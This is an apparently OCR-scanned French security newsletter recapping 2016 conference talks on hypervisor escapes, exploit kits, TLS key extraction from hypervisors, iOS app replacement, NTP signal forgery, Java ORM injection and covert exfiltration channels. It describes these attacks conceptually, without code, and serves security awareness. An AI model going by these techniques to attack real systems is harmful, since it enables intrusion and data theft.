
Aucun logiciel ne peut corriger des failles humaines, il est donc primordial de faire de la prévention et d'organiser des séances de sensibilisation auprès des employés. Le conférencier recommande notamment l'utilisation de logos et de données parlant aux équipes dirigeantes.

Dans un contexte professionnel, il est également nécessaire de préciser les différents vecteurs d'attaques pouvant être mis en oeuvre durant le cadre d'une mission.

« Gregory Pickett nous a présenté l'avancement de l'outil SDN toolkit qui permet de découvrir, d' identifier et de manipuler les réseaux basés sur SDN »

12 niveaux d'intensité ont ainsi été proposés :

- 1. Méthodes légales et non intrusives, via des données libres d'accès comme de l'OSINT (Open Source Intelligence)
- 2. Méthodes via les ressources publiques locales ou nationales
- 3. Méthodes préservant l'intégrité des membres d'une entreprise
- 4. Méthodes intrusives et invasives
- 5. Méthodes éthiquement discutables
- 6. Méthodes à risque occasionnel d'illégalité
- 7. Méthodes complexes d'intrusion au niveau international
- 8. Méthodes coercitives
- 9. Méthodes illégales
- 10 - 12. Méthode hautement illégale, trahison, violation du droit international



Le framework proposé par Reputelligence permet de s'assurer que tous les éléments sont connus et bien pris en charge. Il permet également la conduite d'un contre-audit afin de s'assurer du progrès des employés face à des vecteurs spécifiques.

Abusing Software Defined Networks (Part Two)


Gregory Pickett (@shogun7273)
Hellfire Security

Vidéo
https://www.youtube.com/watch?v=49ZbieW1wi4&index=16&list=PL3UAg9Zuj1yJ_6pySNwbJWi_M1RqJU7Wf

Cette conférence fait suite à la présentation « Abusing Software Defined Networks » qui a eu lieu à la Black Hat Europe 2014, par le même conférencier Gregory Pickett. Comme son nom l'indique, elle faisait référence aux modèles d'architecture « Software-defined Networking » (SDN), permettant aux administrateurs réseau de gérer les services de réseau par abstraction de fonctionnalités.

Gregory Pickett nous a présenté l'avancement de l'outil SDN toolkit qui permet de découvrir, identifier et de manipuler les réseaux basés sur SDN, de la même manière qu'un pentester peut le faire face à une application web.

Ces différents outils permettent en effet de lancer une auto détection des contrôleurs, des mécanismes d'authentification, des ports ouverts. La configuration SSL/TLS peut également être auditée et testée. Il est possible de lancer des attaques et de tenter d'identifier les mots de passe sur les différents services accessibles.



Cette phase semi-automatique peut enfin être couplée avec des tests d'injection manuels.

Références

https://www.youtube.com/playlist?list=PL3UAg9Zuj1yJ_6pySNwbJWi_M1RqJU7Wf

https://hackinparis.com/

Retour sur l'édition 2016 de Hack In The Box (HITB)

Par Bastien CACACE et Rodolphe NEUVILLE

Cette année encore, XMCO était partenaire de la conférence Hack In The Box. Retour sur cette septième édition qui s'est déroulée il y a peu.

Nous décrirons ici le détail des présentations suivies par nos consultants.

Les supports de présentation sont disponibles sur le site de la HITB, à l'adresse suivante : https://conference.hitb.org/hitbsecconf2016ams/materials/

Virtualization System Vulnerability Discovery Framework

Tang Qinghao


Slides

https://conference.hitb.org/hitbsecconf2016ams/materials/D1T1 - Tang Qing Hao - Virtualization System Vulnerability Discovery Framework.pdf

Pour débuter cette nouvelle édition de la Hack in The Box Amsterdam, Tang Qinghao de Qihoo 360, une société chinoise connue pour son logiciel antivirus a présenté les travaux de recherche de ses équipes sur un système de fuzzing sur les hyperviseurs.

La virtualisation est un élément de plus en plus populaire à la fois auprès des particuliers que des entreprises, de par l'utilisation intensive du Cloud. La sécurité de ces environnements et des conteneurs (hyperviseur) est d'autant plus cruciale que le panel de services proposés à travers ces environnements cloud est de plus en plus diversifié : emails, stockage, calcul, hébergements et le nombre d'acteurs présents sur le marché se multiplie : Google, Dropbox, Amazon AWS, Microsoft Azure, etc.

Les hyperviseurs de par leur technologie engendrent de nouveaux risques comme l'échappement d'un environnement virtualisé, les attaques entre les machines virtuelles et les fuites d'information entre plusieurs machines virtuelles, mais également la prise de contrôle de système hôte de virtualisation.



Le framework développé par les équipes de Qihoo 360 ne présente en soit pas de nouveautés particulières puisque le principe reste propre au fuzzing:

- Analyser les données et les flux entre les différents composants de la machine virtuelle
- Altérer ces données et mesurer les temps d'exécution résultants
- Enregistrer toutes les activités anormales, dont les plus minimes
- Analyser ces activités et en trouver la raison

Parmi les secrets de ce framework, on retiendra que le principal vecteur de failles de sécurité repose sur l'émulation des composants matériels et non sur l'émulation du système d'exploitation même. L'utilisation de ce framework dédié aux environnements virtualisés leur a ainsi permis de découvrir 9 vulnérabilités sur QEMU et 2 vulnérabilités affectant VMWare Workstation en seulement 90 jours. Leur exploitation permettait à un attaquant accédant à un environnement virtuel de s'échapper du cloisonnement et d'accéder au système hôte.

Les vulnérabilités découvertes par son équipe ont depuis été corrigées. Elles sont référencées **CVE-2015-5225, CVE-2015-5279, CVE-2015-6815, CVE-2015-6855, CVE-2015-8345, CVE-2015-7504, CVE-2015-7549, CVE-2015-8567, CVE-2015-8568, CVE-2015-8558, CVE-2015-8613, CVE-2015-8701, CVE-2016-1568, CVE-2016-1570, CVE-2015-2392.**

Escape From The Docker-KVM-QEMU Machine

Shengping Wang et Xu Liu

Slides


https://conference.hitb.org/hitbsecconf2016ams/wp-content/uploads/2015/11/D1T1-Shengping-Wang-and-Xu-Liu-Escape-From-The-Docker-KVM-QEMU-Machine.pdf

Shengping Wang et Xu Liu ont poursuivi le thème précédent de l'évasion d'environnement cloisonné et/ou virtualisé en revenant sur les méthodes d'échappement des environnements Docker et KMV-QEMU très populaires sur les services de Cloud.

Docker utilise deux technologies principales dans Linux pour fabriquer des conteneurs, il s'agit notamment des cgroups et des namespaces.

« L'utilisation de ce framework dédié aux environnements virtualisés leur a ainsi permis de découvrir 9 vulnérabilités sur QEMU et 2 vulnérabilités affectant VMWare »

Le principal risque lié à Docker repose sur l'utilisation d'un conteneur malveillant. Tout service ne validant pas l'intégrité ou l'origine d'un conteneur est donc potentiellement vulnérable à des évasions de l'environnement Docker déployé. En effet, lors du chargement du Docker, le service décompresse récursivement toutes les images. Or, le service Docker est initialisé avec les droits root pour accéder aux capacités du noyau Linux. De plus et par définition, tous les conteneurs Docker partagent le même kernel que le système hôte, donc toute vulnérabilité kernel exploitable depuis un conteneur affectera également le système hôte.



Concernant l'environnement KVM-QEMU, après un rappel du fonctionnement et des mécanismes de base du coeur du moteur de virtualisation, les conférenciers ont présenté le fonctionnement de vulnérabilités récemment découvertes par leurs équipes de recherche dont notamment les vulnérabilités liées à la gestion et la manipulation de la mémoire de l'environnement virtualisé (VENOM, **CVE-2015-7504, CVE-2015-5165, etc.).**

Exploit Kits: Hunting the Hunters

Nick Biasini (@infosec_nick)

Slides

https://conference.hitb.org/hitbsecconf2016ams/materials/D1T1%20-%20Nick%20Biasini%20-%20Exploit%20Kits%20-%20Hunting%20the%20Hunters%20.pdf

A travers cette conférence, Nick Biasini, chercheur pour le compte de la société Talos Security, est revenu sur la méthodologie qu'il a suivie pour traquer et analyser le fonctionnement et l'évolution des kits d'exploitation. Il est notamment revenu sur les résultats de ses travaux de recherches, et comment, par la suite, il a pu les exploiter pour réduire l'impact et influer sur le comportement des administrateurs de ces botnets.

Cette conférence très ludique a présenté l'étude en masse de 3 variantes de kits d'exploitation : Angler, RIG, Nuclear et Gate.

Après quelques rappels sur les kits d'exploitation, il est intéressant de noter que, d'après Nick Biasini, les attaquants opportunistes souhaitant monétiser leur botnet cherchent principalement à infecter des ordinateurs de particuliers avec des ransomeware.

À cela 2 raisons :

- les particuliers ont une maturité en sécurité bien moins évoluée que les entreprises qui disposent généralement d'outils de sécurité à plusieurs niveaux (antivirus, IDS, IPS, pare-feu, etc.)

- les ransomewares sont les plus rentables, car ils permettent directement de monétiser l'infection sans passer par un tiers, contrairement aux solutions plus complexes qui reposent sur la vente d'informations dérobées sur le système informatique ou la réalisation de services tiers (ex: déni de service ou minage de monnaies virtuelles)

Ainsi, le kit d'exploitation Angler est l'un des plus élaborés et actuellement utilisé par les criminels, notamment parce qu'il dispose d'un mode d'intégration des nouvelles vulnérabilités rendues publiques très rapidement, augmentant d'autant plus sa capacité à infecter de nouveaux systèmes. Il intègre également des vulnérabilités de type "0day" qui ne sont pas connues des éditeurs.

Les souches du kit d'exploitation Angler disposent également d'une infrastructure bien plus sophistiquée que les premiers kits d'exploitation. Chaque souche dispose d'un serveur mandataire central (proxy), d'un serveur délivrant les codes d'exploitation, d'un serveur de monitoring et enfin d'un serveur maître d'enregistrement des journaux d'événements des autres serveurs de l'infrastructure.
D'après ses recherches, Angler Kit rapporterait 2,9 millions de dollars mensuellement à ses administrateurs.

Le kit d'exploitation Nuclear quant à lui se transmet massivement au travers de fichiers JS de mêmes noms d'apparence anodine : compiled.js, headers.js, min.js, lang.js, ga.js, core.js, jquery.js, detectAn.js, quotes.js, ips.js, dropbdown.js ou encore features.js.

Au travers de son analyse qui s'est étalée sur plus d'un an, Nick est parvenu à mettre en évidence des relations entre les kits d'exploitation Angler et Rig. Dans un premier temps, une même campagne de SPAM pouvait amener sur les deux kits d'exploitation, de plus une même infrastructure a été utilisée un jour par Angler et le jour d'après par Rig.

Telescope: Peering Into the Depths of TLS Traffic in Real-Time

Caragea Radu

Slides

https://conference.hitb.org/hitbsecconf2016ams/materials/D1T1%20-%20Radu%20Caragea%20-%20Peering%20into%20the%20Depths%20of%20TLS%20Traffic%20in%20Real%20Time.pdf

Caragea Radu, chercheur en sécurité chez BitDefender, a présenté un nouvel outil d'extraction de clés TLS d'une machine virtuelle depuis l'hyperviseur. Cette nouvelle méthode détecte la création de clés de session TLS en mémoire lorsqu'une machine virtuelle se connecte à un site web.

Cette présentation ne faisait pas l'objet d'une attaque sur la cryptographie ni sur le protocole ou son implémentation. L'objet de cette présentation était une extraction des données en mémoire depuis l'hyperviseur d'une machine virtuelle.

Le chercheur nous a tout d'abord présenté les différentes techniques d'interception et de déchiffrement des flux TLS

(telle que l'affaire controversée du certificat Superfish ou l'outil PANDA) en se basant sur l'outil PANDA, tout en optimisant le processus de récupération des clés en rendant alors cette étape beaucoup plus rapide et portable.

Lorsque la connexion TLS est active, les clés sont stockées en mémoire de la machine virtuelle. Néanmoins, l'emplacement des clés est inconnu et copier le contenu intégral de la mémoire vive est beaucoup trop long pour déchiffrer les flux en temps réel (une copie de 4 Go de mémoire est supérieure à 10 secondes).


Pour optimiser cette étape, le chercheur traque les « handshake » SSL et copie uniquement le différentiel de mémoire avant et après un handshake. Ceci a pour conséquence de réduire drastiquement la taille du « dump » de mémoire.

Finalement l'application Telescope fonctionne de la façon suivante :

- Filtre les événements réseau de la cible et les envois à Netfilter
- Enregistre les messages « hello » du serveur (handshake TLS)
- Arrête l'enregistrement et copie (dump) les pages mémoire
- Création d'un très petit dump de la mémoire (entre 1 et 10 Mo pour une VM Linux et 15 à 60 Mo pour une VM Windows).
- Parcours du dump à la recherche des clés

Pour l'étape 5, le chercheur s'est appuyé sur une suite de bits constants de handshakes (14 00 00 0C) pour identifier et récupérer la clé de chiffrement.

Le chercheur a effectué une démonstration en déchiffrant une connexion au serveur Gmail de Google.



Cette nouvelle méthode implémentée dans Télescope pourrait être appliquée à d'autres protocoles. Ce « proof of concept » montre qu'il est possible de réaliser des attaques de type « hypervisor-in-the-middle ».

SandJacking: Profiting from iOS Malware

Chilik Tamir

Slides

https://conference.hitb.org/hitbsecconf2016ams/materials/D1T2%20-%20Chilik%20Tamir%20-%20Profiting%20from%20iOS%20Malware.pdf

Chilik Tamir, chercheur en sécurité chez Mi3 Security basé en Californie, a découvert de nouvelles attaques permettant d'installer des applications malveillantes sur un appareil iOS non « jaibreaké ». L'une des vulnérabilités exploitées n'est toujours pas corrigée par Apple.

Le chercheur a commencé sa présentation en expliquant que le processus de création de certificats pour développeur avait évolué depuis Xcode 7 permettant désormais de générer des certificats anonymes. Xcode est un environnement de développement pour Mac OS X et iOS et permet de programmer et tester ses applications.

Depuis la version 7 d'Xcode, il est ainsi possible de créer un certificat en enregistrant simplement un identifiant Apple. Créer un identifiant Apple demande uniquement une adresse email et un nom. Ces informations peuvent facilement être faussées, permettant ainsi de dissimuler son identité.

Ces certificats développeur permettent de déployer une application sur un appareil sans passer par l'Apple Store et donc de contourner le processus de revue de code. Bien que ces applications n'aient pas accès à toutes les fonctionnalités offertes par Apple (Apple Pay, Game Center, iCloud, etc.), elles peuvent être de nature malveillante (accès aux données GPS, au carnet d'adresses ou encore aux données de santé contenues dans HealthKit).

Tamir a créé un outil « proof-of-concept » appelé « Su-A-Cyder » qu'il avait déjà présenté à la conférence Black Hat Asia. Son outil permet de remplacer une application légitime par une version malveillante qui se comporte de façon similaire à l'originale. Celle-ci permet ensuite à l'attaquant de prendre le contrôle de l'application. Néanmoins, l'installation s'effectue grâce au câble reliant l'appareil iOS au poste de travail et par conséquent, nécessite un accès physique à l'appareil et la connaissance du code de déverrouillage. Ce type d'attaque est donc très ciblé (par exemple pour espionner sa femme, ses enfants, etc.). Les lieux d'at-

taques idéaux sont les réparateurs de téléphones, baptisés à l'occasion les « Pawn Store ».

Cette vulnérabilité a partiellement été corrigée par Apple. En effet, depuis iOS 8.3, il n'est plus possible de remplacer une application sur un appareil iOS par une version modifiée en indiquant le même numéro de bundle (paquet). Cependant, Tamir a découvert que son attaque est toujours réalisable et a créé un outil baptisé « SandJacking ».

« Californie, a découvert de nouvelles attaques permettant d'installer des applications malveillantes sur un appareil iOS non « jaibreaké ». L'une des vulnérabilités exploitées n'est toujours pas corrigée par Apple. »

Apple a en effet corrigé la vulnérabilité dans le processus d'installation, mais pas dans le processus de restauration. L'attaquant est en mesure de créer une sauvegarde de l'appareil, de supprimer ensuite l'application légitime pour installer l'application malveillante et enfin de restaurer la sauvegarde sur l'appareil.

Tamir a bien précisé que cette vulnérabilité donne accès uniquement à la « sandbox » de l'application. La « sandbox » d'une application contient les éléments suivants :

- Les documents, les fichiers et la base SQLite ;
- Les cookies de sessions ;
- Les préférences ;
- Les fichiers temporaires.

Une démonstration a été réalisée avec l'application Skype. Un attaquant souhaitant accéder à plus de données devra créer plusieurs applications malveillantes.

Il n'est pas trivial de se rendre compte qu'une application n'est pas légitime puisqu'il faut explorer les paramètres système de l'appareil afin de constater que l'application n'est pas signée par le certificat original. De plus, en modifiant le numéro de version avec un numéro très élevé, l'application malveillante ne sera jamais mise à jour.

La vulnérabilité a été reportée et confirmée en janvier 2016 à Apple. Lorsque le correctif sera déployé, Tamir publiera son outil SandJacker qui automatise le processus de restauration avec une application malveillante.

Time is On My Side: Forging a Wireless Time Signal to Attack NTP Servers

Yuwei Zheng et Haoqi Shan

Slides

http://conference.hitb.org/hitbsecconf2016ams/wp-content/uploads/2015/11/D2T1-Yuwei-Zheng-and-Haoqi-Shan-Forging-a-Wireless-Time-Signal-to-Attack-NTP-Servers.pdf

Deux chercheurs de la société Qihoo360 ont démontré qu'il était possible de changer l'heure d'un serveur NTP (Network Time Protocol) sur une longue distance avec peu de moyen.

Les chercheurs sont dans un premier temps revenus sur le fonctionnement du protocole NTP. Ce protocole est utilisé pour synchroniser le temps entre les machines. NTP utilise un système hiérarchique où le premier niveau (Stratum 0) est la référence. La couche suivante (Stratum 1, Stratum 2, etc.) est synchronisée sur la précédente, mais également avec les appareils de la même couche pour des questions de résilience et de stabilité.

Les chercheurs ont ensuite montré qu'un attaquant était en mesure de modifier le temps de la couche 1 en forgeant un signal radio. La modification du temps du serveur peut soit être ignorée soit conduire au crash du serveur NTP. Dans le but de mener une attaque avec succès, l'attaquant peut modifier jusqu'à 1000 secondes par requête et doit envoyer beaucoup de requêtes pour que l'une d'elles soit prise en compte (environ 6 minutes d'attaque).

Un appareil de « Proof of concept » a été montré lors de la présentation. Il permet d'envoyer un faux signal GPS et un signal radio basse fréquence (JJY). La démonstration a permis de modifier l'heure d'un serveur NTP destinée à un téléphone. Avec un signal amplifié, l'attaque peut porter jusqu'à 2 km.

Les deux orateurs ont constaté que de nombreux serveurs NTP utilisaient le GPS pour heure de référence avec une antenne généralement située sur le toit du bâtiment. L'attaque fonctionnerait avec les appareils déployés en Chine, en Amérique du Nord et en Europe. Néanmoins, les chercheurs ont affirmé que les fabricants ne semblent pas vraiment concernés et inquiets par ce type d'attaque. Modifier l'heure d'un serveur NTP peut avoir de lourdes conséquences notamment sur les mécanismes d'authentification (utilisation de mots de passe ou certificats expirés par exemple).

New Methods for Exploiting ORM Injections in Java Applications

Mikhail Egorov et Sergey Soldatov

Slides

https://conference.hitb.org/hitbsecconf2016ams/materials/D2T2%20-%20Mikhail%20Egorov%20and%20Sergey%20Soldatov%20-%20New%20Methods%20for%20Exploiting%20ORM%20Injections%20in%20Java%20Applications.pdf

Mikhail Egorov et Sergey Soldatov, chercheurs en sécurité, ont présenté les techniques d'injection de code au sein des ORM les plus populaires pour développer des applications. Les Object Relationnal Mapping (ORM) sont des librairies très utilisées par les développeurs afin de requêter des bases de données et manipuler leurs entrées sous forme d'objets. Le principe de base est de créer une base de données orientée objet à partir d'une base de données relationnelle en définissant des correspondances entre les données de la base de données et les objets du langage utilisé.

ORM Injection methods summary

	Hibernate					EclipseLink TopLink	OpenJPA
Method	Postgre SQL	Oracle	MS SQL	DB2 sqlite etc	MySQL	Any DBMS	Any DBMS
DBMS magic function	X	X					
$-quoted string	X						
Unicode			X				
Single quote escaping					X		
Java constants	X	X	X	X			
ORM magic function						X	
Wrong single quote proc							X
Quotes indifference							X

Pour exemple, l'interface de programmation Java Persistence API (JPA) est généralement utilisé pour les applications développées en Java afin d'organiser des données relationnelles dans des applications. Un des objectifs de cette méthodologie est de s'abstenir de réaliser des requêtes SQL manuellement. Par nature, les injections SQL basiques ne s'appliquent donc pas aux ORM, car les données reçues en entrées sont typées et paramétrées. Toutefois, le manque de validation des données dans les codes des développeurs permet d'accéder quand même au contenu des bases de données en injectant du code propre à chaque ORM. Ces injections sont toutefois plus complexes à identifier que de simples injections SQL, car aucun outil aussi puissant que SQLMap ne permet de les mettre en évidence aisément.

L'interface de programmation JPA utilisée pour les ORM dispose également de deux sous langages : JPQL et HQL. C'est au travers de ces deux interfaces que les injections ORM sont exploitées. C'est pourquoi ces injections sont également appelées injection JPQL ou injection HQL.

Parmi les ORM, les plus populaires, les deux présentateurs se sont concentrés sur les injections ciblant les ORMs Java suivants EclipseLink (Glassfish), TopLink (Oracle WebLogic), Hibernate ORM (WildFly and Jboss) et OpenJPA (TomEE and IBM WAS). Les injections présentées reposent principalement sur des fonctionnalités sur interfaces qui supportent la réalisation de code SQL directement depuis les ORM, mais également des particularités de ces ORM dont les analyses syntaxiques diffèrent des SGDB.

EclipseLink ORM dispose d'une méthode FUNCTION ou FUNC permettant d'appeler des méthodes du SGDB sous-jacent. L'objectif principal est de permettre aux développeurs d'appeler depuis le moteur JPQL des fonctions SQL existantes qui n'existeraient pas encore en JPQL. Or il est également possible d'utiliser cette méthode pour requêter non pas une méthode du SGDB mais une clause SQL entière.

Comme dans l'exemple illustré ci-dessus, Oracle TopLink dispose d'une méthode permettant d'effectuer des clauses SQL directement depuis le moteur JPQL. Cette méthode est la fonction SQL.

La méthode d'injection présentée pour Apache OpenJPA ORM repose sur un défaut de traitement des simples quotes par le moteur JPQL. En effet, ce dernier substitue les séquences de deux guillemets simples par une seule. Par conséquent, après sa substitution le moteur SQL obtient une requête altérée qui est syntaxiquement valide.

« Parmi les ORM, les plus populaires, les deux présentateurs se sont concentrés sur les injections ciblant les ORMs Java suivants EclipseLink (Glassfish), TopLink (Oracle WebLogic), Hibernate ORM (WildFly and Jboss) et OpenJPA (TomEE and IBM WAS) »

De même, le moteur d'Apache OpenJPA interprète les doubles quotes comme des simples. Encore une fois, après l'interprétation par le moteur JPQL, le moteur SQL obtient une requête altérée qui est pourtant valide.

Enfin 5 méthodes d'injection pour Hibernate SQL ont été présentées et reposent sur un défaut d'échappement des guillemets simples : en HQL le moteur MySQL, $-QUOTED-STRING (pour PostgreSQL et H2), les Magic fonctions (pour PostgreSQL et Oracle), sur encodage Unicode (pour MS-SQL et H2) et les constantes Java (tous les SGDB à l'exception de MySQL).

In Plain Sight: The Perfect Exfiltration


Amit Klein et Itzik Kotler

Slides

https://conference.hitb.org/hitbsecconf2016ams/materials/D2T1%20Itzik%20Kotler%20and%20Amit%20Klein%20-%20The%20Perfect%20Exfiltration%20Technique.pdf

Deux chercheurs de la société SafeBreach ont présenté leur analyse sur les différentes techniques d'exfiltration de données d'un réseau d'une organisation (entreprise,

administration, etc.).
Alors que la plupart des attaquants ont pour habitude d'exfiltrer des gigaoctets de données, de simples informations telles que des clés cryptographiques, des mots de passe ou extraits de documents peuvent également suffire aux attaquants pour compromettre des stratégies et des décisions clés.



Les techniques analysées par les chercheurs concernent les attaques très ciblées où l'attaquant s'est déjà fait une place sur le réseau interne de l'organisation. Les experts ont ainsi identifié 10 commandements qui sont les conditions nécessaires pour une exfiltration parfaite. En voici quelques exemples :

✚ Sécurité et modularité : la technique doit adhérer au principe de Kerckhoffs c'est à dire être sécurisée en utilisant du chiffrement reconnu sans méthode de sécurité par l'obscurité.

✚ Utiliser des protocoles web ou dérivé uniquement (HTTP, HTTPS, DNS).

✚ Ne pas utiliser des canaux de transmission d'informations traditionnels qui pourraient être surveillés (pas d'envoi de mail, d'envoi vers un forum ou vers des services de partages de fichiers, etc).

✚ Prendre en compte le fait que les flux TLS sont surveillés.

Les chercheurs ont développé des méthodes permettant d'exfiltrer quelques bits de données sans lever aucune suspicion. Ce type de technique convient uniquement pour l'extraction d'une très faible quantité de données. L'une des méthodes présentées consiste à utiliser un service de raccourcissement d'URL tel que Bit.ly qui propose des statistiques sur les nombres de visites de l'URL. Ainsi les attaquants peuvent envoyer des bits 0 et 1 en visitant certaines URL à un instant spécifique. Le receveur est ainsi capable d'identifier si l'URL a été accédée ou non à un moment précis. Cette méthode est discrète, mais peut cependant être compromise si le service Bit.ly venait à être bloqué. D'autres compteurs tels que ceux de YouTube ou StackOverflow peuvent également être utilisés.

Une autre méthode d'exfiltration parfaite d'après les chercheurs consiste à utiliser les caches HTTP des serveurs web. En effet, le temps de rafraîchissement du cache d'une page web peut être obtenu dans les entêtes des réponses HTTP. Il est ainsi possible d'obtenir le même comportement décrit précédemment avec Bit.ly, mais en utilisant cette fois-ci n'importe quel site internet populaire comme un site d'e-commerce. L'expéditeur et le destinataire ont juste à se mettre d'accord sur une page bien précise d'un produit peu populaire et à utiliser la date de mise à jour du cache de la page web. Un exemple a été montré sur les sites d'IKEA, EasyJet et Zap.co.il. La clé de cette méthode repose sur la synchronisation temporelle entre l'envoyeur et le destinataire.

Cette méthode d'exfiltration est ainsi quasi indétectable puisque les requêtes HTTP sont tout à fait légitimes et pointent sur des sites très fréquentés. Les attaquants doivent s'assurer que les échanges s'effectuent pendant les heures ouvrées. En revanche, les chercheurs ont admis que la technique pourrait ne pas fonctionner si le site web utilise plusieurs caches basés par exemple sur la géolocalisation de l'adresse IP du visiteur.

CommSec Track: Park This – Yet Another Parking Meter Talk

Paul Moreno

✚ Slides

http://conference.hitb.org/hitbsecconf2016ams/wp-content/uploads/2016/03/D2-COMMSEC-Paul-Moreno-Park-This-Yet-Another-Parking-Meter-Talk.pdf

La présentation de Paul Moreno concernait les infrastructures des systèmes de parking et plus précisément l'analyse par rétro-ingénierie d'un parcmètre intelligent très populaire outre Atlantique. Ce nouveau type de parcmètre prend désormais en compte les paiements par téléphone, NFC/RFID et par carte bleue.

Le chercheur s'est donc rendu compte que ce nouveau type de système est potentiellement connecté à Internet et serait alors vulnérable comme n'importe quelle autre application.

Pour conclure, le chercheur explique qu'il a essayé de contacter les personnes en charge des produits auprès de la société IPS Group Inc utilisant ce produit et certifié vendeur PCI/DSS niveau 1, pour leur fournir le résultat de

ses recherches, mais sans succès.


Plus de résultats devraient aboutir dans les prochains mois après les travaux de recherche sur le micro-logiciel embarqué dans le parcmètre.

CLOSING KEYNOTE – The Bad Neighbor: Hardware Side Channels in Virtualized Environments

Sophia D'Antoine

Slides

https://conference.hitb.org/hitbsecconf2016ams/materials/CLOSING%20KEYNOTE%20-%20Sophia%20D%20Antoine%20-%20Hardware%20Side%20Channels%20in%20Virtualized%20Environments.pdf



